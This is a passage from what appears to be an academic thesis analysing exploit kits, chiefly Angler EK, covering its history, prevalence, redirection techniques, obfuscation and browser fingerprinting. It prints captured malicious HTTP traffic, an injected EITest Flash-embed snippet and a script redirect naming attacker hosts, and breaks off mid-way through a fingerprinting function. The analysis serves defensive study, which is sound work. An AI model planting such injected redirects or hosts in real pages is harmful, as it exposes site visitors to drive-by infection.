The process of infection is the same as for any other EK, but this time the victim has no idea that a malicious code has been installed to his computer due to an EK. The whole process does not demand any user interaction and does not raises any warnings or notifications to the victim. So simply, his computer just connected to a botnet without noticing anything weird.

- § Bedep
- § Andromeda Bot
- § Smoke Bot
- § SoakSoak
- § and others

The following screenshot illustrates the panel of Andromeda Bot in its live action:



Records limit: 30

Counters
Total: 3
Online: 1

Bot ID	Build ID	IP address	Country	Install date	Last activity	Last task	Bot version	OS version	Status	Actions
30ED2251	00000001	[redacted].82 (NAT)	(FR)	19:52:49 12 Nov	11:20:24 13 Nov	#3	01.04	WinXP	Online	[unban]
F80AAD10	00000001	[redacted].140 (NAT)	(PL)	19:47:39 12 Nov	21:27:07 12 Nov	#1	01.04	WinXP	Offline	[unban]
224F03AD	00000001	[redacted]2 (NAT)	(FR)	19:48:51 12 Nov	20:07:05 12 Nov	#0	01.04	WinVista	Offline	[unban]

Figure 13 – Andromeda Bot administration panel

We can observe the list of bot machines that are parts of the botnet. One of them it appears to be online, while two of them are not connected at time. The Andromeda panel offers all the information one needs to know about his botnet and the administration tools he needs to operate it at will.

Technical Introduction to known Exploit Kits

In this section, we are going to describe the most known EKs and give a short reference of their characteristics, their history and the timeline of their activity. We will not focus on each and every detail of their actions or characteristics as we have already mentioned that their versatility is the key for their success. This means that they tend to change their idiosyncrasy approximately every two days, rendering full examination of the phenomenon unfeasible in one thesis.

Fortunately, the readers that want to emphasize to specific EK after this analysis, will have the chance to find useful resources by searching on the Internet where pioneer researchers and labs have published great documentations on almost every EK and almost every expression of its malicious activity. Most of the best sites that have also helped us in writing this thesis, can be found in the section "References" at the end of the document.

ANGLER EK

General Characteristics

Researchers have characterized this EK as the "*most sophisticated*" exploit kit identified so far in cybercrime industry. Besides its elegant design that will be described in following, it is considered to be the most notorious EK of the past few years due to its involvement in malvertising and hactivism campaigns and mostly because of its unique effectiveness in spreading ransomware to victims.

Angler EK first appeared in late 2013 and seems that it has been disappeared from the cybercrime scene on June 7th of 2016, when its last version had been recorded for last time[8]; that's why we are going to use the past tense for our description. Before reaching its end of life, it went through serious propagation so as to increase its activity and dominate the cyber-attacks from March 2015 onwards. The demise of the Blackhole EK because of its authors' arrest in October 2013, was certainly another reason for Angler's proliferation. To have a notion of Angler's increasing activity, we mention the following chart demonstrating its weekly growth related to the amount of detections from mid-2014 until mid-2015.

[8] http://malware.dontneedcoffee.com/2016/06/is-it-end-of-angler.html




Figure 14 - Angler EK weekly growth

Moreover, the following figure shows a snapshot of the activity of the most popular EKs for three different periods, September 2014, January 2015 and May 2015.




Figure 15 - Distribution of prevalent EK's activity

We can clearly notice, that Angler increased step-by-step each month its malicious activities until May of 2015 when it became dominant EK with the huge percentage of 82.2% in terms of presence in the global cybercrime scene. To have a notion of the Angler's prevalence, we will mention a report of PaloAlto Networks conducted in 2015 for this exploit kit[9]. By scanning vulnerable websites, they discovered that 90,558 unique domains (29,531 IP addresses) had been compromised and dictated by Angler EK in attacking the victims that were visiting them. Only one of the IP addresses, the 184.168.47.225, hosted a total of 422 websites compromised by the kit which describes its wide attack surface. Until December 2015, only 2,850 of the compromised websites had been registered as malicious by security vendors, thus only the 3% of the detected sites.

Angler EK inherited the most traditional characteristics of EKs and significantly developed them through years of action. One can distinguish Anger EK from other EKs from the highly obfuscated JavaScript and the pop up message when this code is executed in the background, as well as the multiple layers of encryption within its HTML code and a bunch of characteristic function names (e.g. `getKolaio()`). Additionally, the use of SWF files serving as droppers usually for ransomware and several post-exploitation activities, form the shape of the most prevalent EK.

Before diving into technical detail about the Angler EK, we should outline the main factors that rendered the Angler EK prevalent in cybercrime market:

§ Adopts rapidly the newest exploits

The team behind Angler EK is known for adopting the latest exploits as soon as their patches are released. For instance, almost every time Adobe announced the release of a new patch of Flash Player, the EK researchers were noticing the corresponding exploit to be used by Angler within the next few days. Additionally, a lot of effort was given on exploit development and zero-day production. Angler maintainers regularly keep up with the latest exploits released on hacker forums and the latest vulnerabilities discovered by researchers or published by vendors so as to develop their existent exploits and design their own zero-day exploits which, of course, do not publish.

§ Widely spread to attackers with limited technical background

It can be easily used by non-technical attackers who do not have the knowledge of

[9] http://researchcenter.paloaltonetworks.com/2016/01/angler-exploit-kit-continues-to-evade-detection-over-90000-websites-compromised/

its functionality. Attackers, not having low level knowledge of the kit, upon purchasing it as a service, can operate an easy-to-use web interface to launch their attacks that also allows them to adjust additional features.

§ Widely available for rent or buy

The so called cybercrime-as-a-service, met remarkable growth on the days this EK was present. Each price was affordable for the average cybercriminal which in combination with its features, yielded an all-in-one exploit packet.

§ Offers programmable features at will

As of its versatility, we should mention that adversaries were allowed to launch the following types of attacks:

§ Install malware to compromised host, targeting on financial profit or direct ransomware of sensitive documents

§ Dump confidential data from the compromised host such as usernames, passwords, credit card numbers, certificates, etc and store them locally to their host.

§ Tie the compromised host to botnet to populate an “army of bots” that will be used for more massive attacks.


As we have already stated, Angler EK has disappeared since early June 2016 and some of EITest gates that had been primarily redirecting to its landing pages, have since begun redirecting to Neutrino EK and RIG EK landing pages.

ANGLER IN ACTION

Angler EK, especially on its start of life, followed the common procedure in order to infect its victims, starting from the classic redirections via IFRAME (HTML injection) or JavaScript injections in vulnerable web pages, standard identification and enumeration of the victim browser until dropping the malicious payloads.

However, Angler has been gone far beyond the mainstream procedure through these years in order to survive within the competitive cybercrime environment.

As far as the redirection to its landing pages is concerned, a variant of Angler EK was found to utilize DIV and FORM JavaScript elements, which upon execution, prompt the user with an abstract message and a couple of options to select in response. For instance, the visitor may be prompted for answering to the fake message displayed in the following figure.


Stop running this script?

A script on this page is causing Internet Explorer to run slowly. If it continues to run, your computer may become unresponsive. Do you want to abort the script?

Figure 16 - Angler EK's pop-up message


It is up to EK author’s imagination to design a message that will be believable and will deceive the visitor to interact. No matter where he clicks on, either the option “Yes” or the option “Cancel” (or the exit option “X”), he will be redirected to the EK’s landing page. Sometimes, the user interaction is mandatory for triggering the redirection to landing page, while several EKs are able to achieve that without any user interaction.

Upon loading the landing page, the embedded script within it performs various fingerprinting checks in order to design the profile of the victim. At this point, a form is crafted including the necessary initial information the Exploit Server should know for selecting the correct exploit. Specifically, the sender’s IP address, browser’s User-Agent and the target URL are encoded and submitted via POST method to the malicious server. After several processes in EK’s back-end servers, a response will be sent containing the malicious JavaScript code with the redirection placed within an IFRAME.

Alternatively, vulnerable web pages may be injected with malicious Flash file specially designed to collect via ActionScript and submit in the same way the sender’s information via POST method.

Another trick, with short lifetime, Angler employed in 2014 for achieving better redirections yet decreasing the list of hostnames it had to keep updated, was a simple algorithm for hostname generation that depended to the current date, the DGA algorithm mentioned in previous chapter. The names that were given to the malicious domains were actually the hashed value of the current date, along with the suffixes `.PW`, `.DE` or `.EU` and followed by the typical URL suffixes. These names were changing every day with no need for the attackers to maintain a large dictionary of the hostnames they employed. However, once the trick of domain generation algorithm was discovered, the prediction of the malicious hostnames was a low-hanging fruit for researchers and by including them to blocking lists, the Angler’s authors were soon enforced to quit this idea and search for alternatives.

Angler EK also used the so called 302 Cushioning for redirecting users to its landing pages. This can occur when the server has been compromised so as to respond to browser with falsified HTTP 302 (or sometimes 301) responses. By submitting a simple GET request towards the compromised website, the browser gets an `HTTP 302 “Found”` server response with the “`Location`” response header assigned to a specially crafted URL. The aforementioned URL actually performs the redirection to the next step of the exploitation chain. In this manner, the legitimate server responses, such as the HTTP 302 response, can turn into redirections to the EKs’ servers as displayed in the following figure.




```
GET /topic/153078-breaking-snsd-new-japanese-single-catch-me-if-you-can/
HTTP/1.1
Accept: application/x-ms-application, image/jpeg, application/xaml+xml,
image/gif, image/pjpeg, application/x-ms-xbap, application/vnd.ms-excel,
application/vnd.ms-powerpoint, application/msword, */*
Referer: http://www.google.com/url?url=http://onehallyu.com/topic/153078-
breaking-snsd-new-japanese-single-catch-me-if-you-can/
&rct=j&frm=1&q=&esrc=s&sa=U&ei=WjETVZqjJMKzogT5joE4&ved=0CDEQFjAI&usg=AFQjC
NHBqpf_WTDofMVXLV2--FdayurOyQ
Accept-Language: en-US
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64;
Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR
3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Accept-Encoding: gzip, deflate
Host: onehallyu.com
Connection: Keep-Alive

HTTP/1.1 302 Moved Temporarily
Server: nginx
Date: Wed, 25 Mar 2015 22:06:32 GMT
Content-Type: text/html
Content-Length: 154
Connection: close
Location: http://z4l6ziuh6ai65p1lbwhshfl.anirban.de/index.php?
q=a294dWFoYTlydW1lZ2V6cy50aW1lPTE1MDMyNTlyMDAyNjY5NzkwOTAwJnNyYzOzMjImc3Vyb
D1vbmVoYWxseXUuY29tJnNwb3J0PTgwJmtleT03M0M5ODE2OCZzdXJpPS90b3BpYy8xNTMwNzgt
YnJlYWtpbmctc25zZC1uZXctamFwYW5lc2Utc2luZ2xlLWNhdGNoLW1lLWlmLXlvdS1jYW4v

<html>
<head><title>302 Found</title></head>
<body bgcolor="white">
<center><h1>302 Found</h1></center>
<hr><center>nginx</center>
</body>
</html>
```

Figure 17 - Angler EK leverages 302 cushioning

We can see that the GET request receives a “`302 Moved Temporarily`” server response in order to redirect the user to another webpage. Normally, this action is totally benign unless the redirection through the “`Location`” header is targeting a malicious website, which is the case in this example.

Additionally, Angler EK used the most effective methods for achieving redirections, the injection of IFRAMEs and JavaScript scripts within the website’s code. The malicious code can be embedded to the main page of the compromised website or can be retrieved from other resources within the website’s filesystem. For example, it can be embedded within a library already stored in website’s directory that is usually called during runtime for functionality reasons. The following figure displays an embedded JS script redirecting to a malicious URL, being part of the main website.




```
</script>
</head>
<body class="home page page-id-4 page-template page-template-home-page-php">
<script type="text/javascript" src="http://nic.kraview.com/js/script.js"></script>
```

Figure 18 - JavaScript redirect embedded in legitimate website

The initial malicious script of the compromised host, redirects the visitor into an intermediate server. The redirection request goes through an initial scan by the intermediate server and if it meets the criteria, the browser receives an HTTP 200 status code and another redirect pointing to Angler's landing page. Else, the intermediate server responds with a HTTP 404 "`Not found`" response.

It have also heavily used the so called "`EITest`" redirection (campaign), coined by Malwarebytes researchers due to the value assigned to the variable "`id`" which is included in its malicious HTML code. The malicious redirection has been injected through a massive campaign to thousands of websites since October 2014 until the fall of Angler in 2016, but effectively continued to redirect to other EKs. The following figure illustrates the injected script of EITest campaign:




http://[redacted]/ - Original Source

File Edit Format

```
<!--close footer--></div></footer><!--close wrapper--></div><!-- scripts go in footer for faster sites --> <body><div style
 = "position: absolute;z-index:-1; left:200px; opacity:0;filter:alpha(opacity=0); -moz-opacity:0;">
<object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" id="EITest"
 codebase="http://fpdownload.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=8,0,0,0" width="40" height="40"
 align="middle" >
<param name="allowScriptAccess" value="always"/>
<param name="movie" value="http://flv.79highstreet.co.uk/player.php?
 pid=4545B3AD86BC29037FB217A334817B2909B745E1FEEC69261D3249950DB07FA795D41C212173"/>
<param name="quality" value="high"/>
<param name="FlashVars" value="css=2&id=hnx09%3Bjkijuvtggv0eq0wm1xkfgq0rjrAkf%3F6767D5CF%3A8DE4%3B259HD439C556%3A39D4%3B2%
 3BD967G3HGGE8%3B483F546%3B%3B72FD29HC9%3B7F63E434395" />
<param name="bgcolor" value="#ffffff"/>
<param name="wmode" value="opaque"/>
<embed src="http://flv.79highstreet.co.uk/player.php?
 pid=4545B3AD86BC29037FB217A334817B2909B745E1FEEC69261D3249950DB07FA795D41C212173" quality="high" bgcolor="#ffffff"
 name="EITest"  FlashVars="css=2&id=hnx09%3Bjkijuvtggv0eq0wm1xkfgq0rjrAkf%3F6767D5CF%3A8DE4%3B259HD439C556%3A39D4%3B2%
 3BD967G3HGGE8%3B483F546%3B%3B72FD29HC9%3B7F63E434395" width="40" height="40" align="middle" allowScriptAccess="always"
 play="true" type="application/x-shockwave-flash" pluginspage="http://www.macromedia.com/go/getflashplayer" wmode="opaque"/>
</object>
</div></body>
</body>
</html>
```


Figure 19 - Injected script of EITest redirection

The feature of EITest gate is to perform an HTTP GET request to receive a Flash file that will perform the redirection of the visitor, also via another HTTP GET request, to Angler's landing page. The aforementioned requests are illustrated below:



```
GET /oashlkokb0etfidkfdpfonmkbkkobals5simkpt4o4if/r2obb7t7aab/r2mfmfksm4pn8ect9ikbsrbeotacr0kelnrl0pf2rfe/
iodp1nmd/ HTTP/1.1
Accept: */*
Accept-Language: en-US
Referer: http://[redacted]
x-flash-version: 18,0,0,160
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
Host: folesd.tk
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Tue, 29 Mar 2016 18:14:10 GMT
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.3.3
Content-Length: 2261
Connection: close
Content-Type: application/x-shockwave-flash

CWS       ....x.}VKW.....WI-@.i..1.k..S......XH..0`.6.%..'j=..V.$o....MVYT..x3.!.d.E......&.._8..l..
$}.........V.[..'.C..p.......oF..........<..U..
...)y^}%.k6............1).K$.(b...=.
5g7n..v.d...Zu.r.i.....wof..U.>8.....K]..U.f.^#...SG..b:nM.V.z.ji.....k....TN.9..4Jwc.@............Fk:9.....
```

Figure 20 - EITest request that downloads Flash file



```
GET /oashlkokb0etfidkfdpfonmkbkkobals5simkpt4o4if/r2obb7t7aab/r2mfmfksm4pn8ect9ikbsrbeotacr0kelnrl0pf2rfe/
iodp1nmd/index.php HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Referer: http://[redacted]
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: folesd.tk
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Tue, 29 Mar 2016 18:14:10 GMT
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.3.3
Content-Length: 533
Connection: close
Content-Type: text/html; charset=UTF-8

<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<meta name="robots" content="noindex, nofollow">
<meta http-equiv="refresh" content="0; url='http://erect.globalcom-latam.com/topic/67013-mitochondrial-
conferment-neediness-intercepting-checkmate-magnify-prohibits/'">
</head>
<body>
<script type="text/javascript">
document.location.href = "http://erect.globalcom-latam.com/topic/67013-mitochondrial-conferment-neediness-
intercepting-checkmate-magnify-prohibits/";
</script>
</body>
</html>
```

Figure 21 - Flash request redirects to Angler EK's landing page

Then, the landing page probes the victim browser for vulnerabilities and by sending this information to the Exploit Server, retrieves the corresponding exploit to compromise the victim.

OBFUSCATION OF ANGLER

A strong point of Angler EK was the sophisticated obfuscation used since its start of life, which helped in evading detection by the majority of security products for years. The obfuscation of its main script implemented on multiple layers, acted as a shield against detection since the very beginning.

As far as Angler’s landing pages are concerned, they utilized a large variety of obfuscation techniques to evade detection as described in the previous section. The main script of the page is comprised by a series of strings assigned to variables and stored to the parent HTML altogether. When the visitor navigates to the landing page, the script is loaded by the browser, thereby initiating the decoding process of the true content of the landing page.

HOST PROBING


Angler leverages various techniques in order to fingerprint the victim host. We are going to present here the most indicative fingerprinting phases so as to have a good overview of its malicious activity.

Several code snippets that are cited below, have been published by well-known security researchers who achieved to transform the heavy obfuscation applied on them into human-readable code. It is commonly admitted by stakeholders in security community that Angler’s authors fairly deserve the attention due to their programming skills and smart techniques they discover to obfuscate their code in order to evade security products. It is always a big challenge for the community to fight back.

Putting the reader into context, after series of redirections the visitor of the compromised website will stumble upon an unintended request or intended, in case of clicking on an malicious advertisement, that will perform the fingerprinting of its browser and local host in general. In any case, upon reaching the Angler’s gate, some sort of fingerprinting will take place.

The following code snippet displays a function embedded in the request received from the malicious server that served a variant of Angler EK, that probes the browser to determine if it is the Internet Explorer browser.


In following, it checks if the under attack browser is Mozilla Firefox (using Gecko engine), Chrome, Safari or Opera.



```
detectNonIE: function () {
    var f = this,
        d = this.$,
        a = d.browser,
        e = navigator,
